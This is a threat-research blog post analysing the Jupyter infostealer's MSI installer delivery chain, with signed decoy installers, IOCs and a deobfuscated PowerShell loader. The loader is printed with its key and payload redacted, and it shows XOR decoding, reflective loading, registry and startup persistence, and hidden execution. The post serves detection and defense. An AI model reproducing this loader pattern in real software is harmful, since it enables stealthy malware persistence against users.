New Jupyter Evasive Delivery through MSI Installer

By Nadav Lorber

Archived: 2026-04-05 22:08:11 UTC

In 2020, Morphisec introduced the Jupyter infostealer, a .NET attack that primarily targets Chromium, Firefox, and Chrome browser data while also maintaining the additional capabilities of a backdoor.

Since that time, Jupyter has remained active and highly evasive. It has continued to receive very low to zero detections in the VirusTotal database, maintaining the ability to bypass detection solutions.

Then, on 8 September 2021, we identified a new delivery chain within Jupyter that passes under the radar of security solutions. Following this discovery, the Morphisec Labs team has been made aware of multiple high-level targets that are under threat from the **Jupyter infostealer**. We are currently investigating the scope of the campaign.

The blog post that follows outlines the new delivery chain, showcasing how threat actors continue to develop their attacks to become more efficient and evasive.

Editor's Note: This blog post has been updated as per the request of Advanced Installer.

Technical Details

Figure 1: The attack flow of the new Jupyter infostealer

The MSI Payload

In this section, we will briefly examine some of the payload`s shared attributes in order to get an overview of what indicators to expect. This is based on the six variants that we have observed.

Payload Size and Name

Like previous Jupyter payloads, the size of the MSI payloads is consistently over 100MBs. This allows the payload to thwart online AV scanners.

The naming convention for the payload is:

- Potential document subjects
- Words are separated with a dash '-'
- Each word starts with a capital letter

Examples can be found in the IOCs section under the heading "MSI Payload Names."

MSI Third-Party Installer Wizard

The payloads were generated with a trial version of *Advanced Installer (version 18.6.1 build 2c9a75c6)*.

As described on their website, the Advanced Installer wizard is an 'All-in-one' application packaging tool. By using this tool, threat actors gain access to the easy implementation of obscured script executions.

Customizing installer PowerShell operations is a legitimate functionality that the attackers misuse, as with other attack chains. This same operation is frequently used as part of legitimate products or services. We advise against flagging any PowerShell scripts originating from Advanced Installer without prior evaluation of the command itself. It is worth noting as well that PowerShell functionalities are also available in other installers.

The attribution can be found either in the file properties (OLE Compound) or in the Installer property table.


Figure 2: OLE Compound file information


Figure 3: Property table

Decoy Installation Executable

As seen in Figure 1 above, all of the observed variants are described as *Nitro Pro 13*. Once the victim runs the MSI payload, it executes a legitimate installation binary of *Nitro Pro 13*. Correlating this attribution with the variant's file names suggests that the delivery method disguises it as a PDF.


Figure 4: Nitro Pro 13 Installation

While all of the variants are described as Nitro, one of them actually contains *SumatraPDF* instead.


Figure 5: Sumatra PDF installation

Digital Signature

Two of the variants are signed with a (currently) valid certificate named '*TACHOPARTS SP Z O O*'.


Figure 6: Tachoparts certificate

Based on the following certificate data, we can assume that the threat actor either impersonated the certificate or stole it from a legitimate business in Poland.


Figure 7: Tachoparts' business information from Google

Another variant was signed with a revoked certificate named '*OOO Sistema*'.


The OOO Sistema certificate that was likely stolen or impersonated

Figure 8: OOO Sistema certificate

As with the previous certificate, this one is also correlated with a legitimate business. It also was likely either an impersonation or stolen from the business.


OOO Sistema's certificate

Figure 9: OOO Sistema business information from Google

The other 2 variants are signed with certificates named:

- FORMICA Solutions a.s.
- OOO Ruvents

The PowerShell Execution

The initial suspicious indicator visible in the dynamic analysis is the PowerShell command-line spawned by *msiexec.exe.*

Command Line

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoProfile -Noninteractive
-ExecutionPolicy Bypass
-File 'C:\Users\<USERNAME>\AppData\Local\Temp\pssEA35.ps1'
-propFile 'C:\Users\<USERNAME>\AppData\Local\Temp\msiEA13.txt'
-scriptFile 'C:\Users\<USERNAME>\AppData\Local\Temp\scrEA14.ps1'
-scriptArgsFile 'C:\Users\<USERNAME>\AppData\Local\Temp\scrEA15.txt'
-propSep ' :<->: '
-testPrefix '_testValue.'
```

Code block 1: CMD Shell command-line

This command-line is generated by a feature in the *Advanced Installer* that is designed to execute the PowerShell loader as a ‘CustomAction’ attribute defined in MSI Installers.

The file names within the parameters differ between variants but keep the same pattern. For example in *‘scrEA14.ps1’*, the EA14 is represented by four hex characters. These four characters are different between the payload variants.


image9

Figure 9: PowerShell loader embedded in the CustomAction within AdvancedInstaller


unnamed (1)Figure 10: PowerShell loader embedded in the CustomAction within AdvancedInstaller

Jupyter PowerShell Loader

The PowerShell file in the *-scriptFile* parameter presented in Code block 1 represents the Jupyter PowerShell loader.

This loader is very similar to the previous Jupyter loaders in that it keeps a very evasive file with low to 0 detections on VirusTotal, which is rare for a full PowerShell loader (loader code with an embedded payload).

While the Jupyter loaders are widely covered in our and other blogs, the new variant shares the same code pattern. The following code block is an example of a deobfuscated and beautified version of it:

```
$b64_enc_payload = 'deducted';
```

```
$random_path_str = jeiJBgXRTuVfsm;
$payload_directory_path = "$ENV:APPDATA\Microsoft\" + $random_path_str;
$enc_payload_path = $payload_directory_path + '\' + $random_path_str + '.' +
$random_path_str;
[System.IO.File]::WriteAllBytes($enc_payload_path,
[System.Convert]::FromBase64String($b64_enc_payload));
```

```
$decode_and_execute_payload_script = 'below code embedded in comment'
'''
    $xor_key = "deducted base64 key";
    $b64_enc_payload = [System.IO.File]::ReadAllBytes($enc_payload_path);
    For ($i = 0; $i -lt $b64_enc_payload.Count;) {
        For ($y = 0; $y -lt $xor_key.Length; $y++) {
            $b64_enc_payload[$i]=$b64_enc_payload[$i] -bxor $xor_key[$y];
            $i++;
            if($i -ge $b64_enc_payload.Count) {
                $y=$xor_key.Length
            }
        }
    };
    [System.Reflection.Assembly]::Load($b64_enc_payload); // Loads ‘interact’ method
'''
```

```
Create_Registry_Key -reg_path (“<REG_PATH”>) -execution_command ('Powershell -WindowStyle
Hidden -ep Bypass -Command " + $decode_and_execute_payload_script');
Create_Registry_Key -reg_path (“<REG_PATH”>) -execution_command $random_path_str.ToLower();
```

```
$lnk_object = New-Object -ComObject WScript.Shell.CreateShortcut($ENV:APPDATA +
'<Startup_Lnk_Path');
$lnk_object.TargetPath = $payload_directory_path + '\' + $random_path_str;
$lnk_object.WindowStyle = 7;
$lnk_object.Save();
```

```
IEX $decode_and_execute_payload_script;
```

Code block 2: Deobfuscated Jupyter PowerShell loader

Note that like the previous versions, this one also reflectively loads a DLL that initializes execution under the Deimos namespace in the Mars class (Mars.Deimos).

The .NET DLL Payload

In our previous blog, we attributed the payloads to their internal version. The following table correlates the observed internal version and the MSI payload's first submission date and detections on VirusTotal.

Jupyter DLL Internal Version	VirusTotal First Submission
SP-9	08 September 2021 1 / 57 Malicious detections
SP-10	08 September 2021 2 / 57 Malicious detections
SP-11	10 September 2021 0 / 57 Malicious detections
SP-13	13 September 2021 0 / 57 Malicious detections
SP-14	21 September 2021 0 / 57 Malicious detections
SP-16	21 September 2021 0 / 57 Malicious detections

While all of the .NET DLL Payloads should be obfuscated, it appears that the SP-10 variant contains source-code strings. The following figure presents the payload methods and class names.

Figure 11: Jupyter .NET DLL Payload methods and classes

Conclusion

The evolution of the Jupyter info stealer/backdoor from when we first identified it in 2020 proves the truth of the statement that threat actors are always innovating. That this attack continues to have low or no detections on VirusTotal further indicates the facility with which threat actors evade detection-based solutions. It's clear that a new approach is required to threat prevention, as it's likely these evasive attacks will continue.

This is why Morphisec architected its solutions with Automated Moving Target Defense to emphasize deterministic prevention of evasive attacks instead of detection. Customers who leverage the Morphisec Preemptive Cyber Defense Platform on their endpoints, on-premises servers, and in the cloud can remain

confident that they are secure from evasive threats such as the Jupyter infostealer, regardless of the detection rate in VirusTotal.

IOCs

MSI Payload Hashes

```
bc7986f0c9f431b839a13a9a0dfa2711f86e9e9afbed9b9b456066602881ba71
1197067d50dd5dd5af12e715e2cc00c0ba1ff738173928bbcfbbad1ee0a52f21
8e06c31285911c936425921ccf9f20107160174acd602cc7f2dd8ca677e8956d
9e3b4e4948521467216515e92812e5a47fb23f5bcb3a8b1a6014ae2f038c7181
e466158ff4c6da37213dc9e0f05038d05ebead93febf51a5ec3ac6e2b9e3e22d
8447b77cc4b708ed9f68d0d71dd79f5e66fe27fedd081dcc1339b6d35c387725
28b41fbae3fec855c2f4779dde8d4e990d3e5ceede80a89bcf420a59459d84b8
7ada6e666c34aacaf7c93d11ca2e563ec53da37fb23a181631809d0d5ef14387
57171e869512862baa9e4fd15b18c1d577a31f2ca20b47435f138f989bca2d72
394fa8af1348cbcf3d9beae6dc8b6afb24c6b96bcc3be52601a5b84f9adf007c
3b0950f1602b43e7cadc43740de00c77ab481c8459cacd7397dd66d1d75d2641
5cf24553e521de102628e1ebdadb69a6623904f08b51cf5b1ea14779e03e8682
7f3cfd60860c47fc730643f58fcd10a8c9361c3a8de0fd162ea2751e4c514271
b1620fbd2194bc09812c01134b7f60292cfbabd26f1360ecb04c1f66cb2dd4f5
10221ceffbc7d7e59b17b1968d0fa01c8124efa70d1d5a486e53211e4754a22d
341881d11fd748a81c8cee584dc42392a564aeb839faf7afa136004701e656c1
619678ea113d164106f22ce5a9145d2cc87ef730461015dcd5a4343d05420a55
c61348ab7e5ffeb9ba5d1077b13c49bde4d841c5ada9a119f8234af89421f783
3303926a6468dab25286a65bb9f3e5883a8938e6501031b3b85e21f182d1ed0d
1e7914f799371cbc8560bc52203d3531bb20cb4f6092158c76a4842dbf85dabc
```

AdvancedInstaller PowerShell Hash

```
88748aae11029228d84aef0855f4bc084dfd70450db1f7029746d8bc85182f93
```

Jupyter PowerShell Loader Hashes

```
934cb210db692c3ebcd9ba8d113b1669573a20db79c02a2587a4bead10d8dfeb
e34af1b6edf33b155ca9854d084577c30e1bc9d96eee10014277a0e55a47beef
```

```
f6aa48bc45be3b603a48a5261a28cc75e9c1c2f65aa37bb807b6c1bd80dce05a
8bd8fa4a5500d390d69941cb5d89a568d46d49bc4ac731a6c548b7d8e69625c2
1d90b6c3b59a4287697c81a10ea950bda9326af8b629ef59c8b5bde3a7486683
42c62c6bdd12f6ed12f65e6bebc05b2980fb1594d3efa9abdf81ac61bbbd6fc8
f8ffeda0cf4e3519a3af952f17ac137aa59b7d547612e5b6595dad4e26165027
0ef218d23cd230f09a729965863394f36a0b82d78f7ff50381cac3bbec3bbcab
ab1aa0bf3562fbc6de28e12a4625bf8fe541457d8991e14070529031a0b499e5
```

Jupyter Payloads

```
8bcf6506b21f67641fa753d7328d3c1045541f84bc62bbe43d485f38e3d5e3ae
1f034e91613ab7c290d172b87200a000365728f218cbd4491f59d09a20bfd866
8c35f2a78e366abf2450d5882c49c69ee5cc01dba3743938b45cedc2b5dee3a3
1c5082cb7fbd011feb14909320b163b038febed29700568f9a2c7b5a416fad51
2524cea17b8ec62d30a93751fc42cc4e33350caaff5ba9a2327c048b715b2d4a
39b0e2965daf855fbd25facbdd0dcb84e3a2103d0ac37699b27284dd918dfcb7
01f0cef500ace135fce8ad80a3e37078a6af8433b6877e1aa461da4afe80c111
0e6c901e3b98d2714dc31a29e92a0c89798bfa42c792b661eb19564401606499
ed4370be662514e83c484b7eff043b5da4c58d268c6a0ca2d087c50a4b761eb7
d5bab9db44e9b9b27cf32442e061a4b63968ed2f1286fe8b0db0e317b17feee9
d10b7a077a506f76cc14ff96f348f3cf114a8ea3e311f7061e60cce2f2cc5550
e46fb74c7a478177b1487d945964bd8cbdb853b485087e85e9bb777470872a7f
ac436440000a417e0a2f699b7fd966ff67935251dedc98c9b9c19c61ee930d83
```

C2 IPs

```
45.42.201[.]248
37.120.237[.]251
188.241.83[.]61
146.70.41[.]157
149.255.35[.]179
37.221.114[.]23
```

MSI Payload Names

```
Metlife-Disability-Waiver-Of-Premium-Benefit-Rider.msi
Medical-Engagement-Scale-Questionnaire.msi
Due-Diligence-Checklist-For-Oil-And-Gas-Properties.msi
Non-Renewal-Of-Lease-Letter-To-Landlord-From-Tenant.msi
Fedex-Tracking-By-Shipper-Receipt.msi
Christian-Doctrine-Clauses-List.msi
Omnicell-Cabinet-User-Manual.msi
Wells-Fargo-Subpoena-Processing-Department-Phoenix-Az.msi
Bulgarian Power Burst Training pdf.msiapp.msi
```

About the author

Nadav Lorber

Security Research Tech Lead

Nadav Lorber is a leader on Morphisec's cutting-edge threat research team. He began his career in threat intelligence in 2013, where he was a SOC Specialist for the Israeli government's military intelligence department. Since joining Morphisec, Nadav has helped uncover key insights on topics like Jupyter Infostealer, Log4j, and the Snip3 crypter.
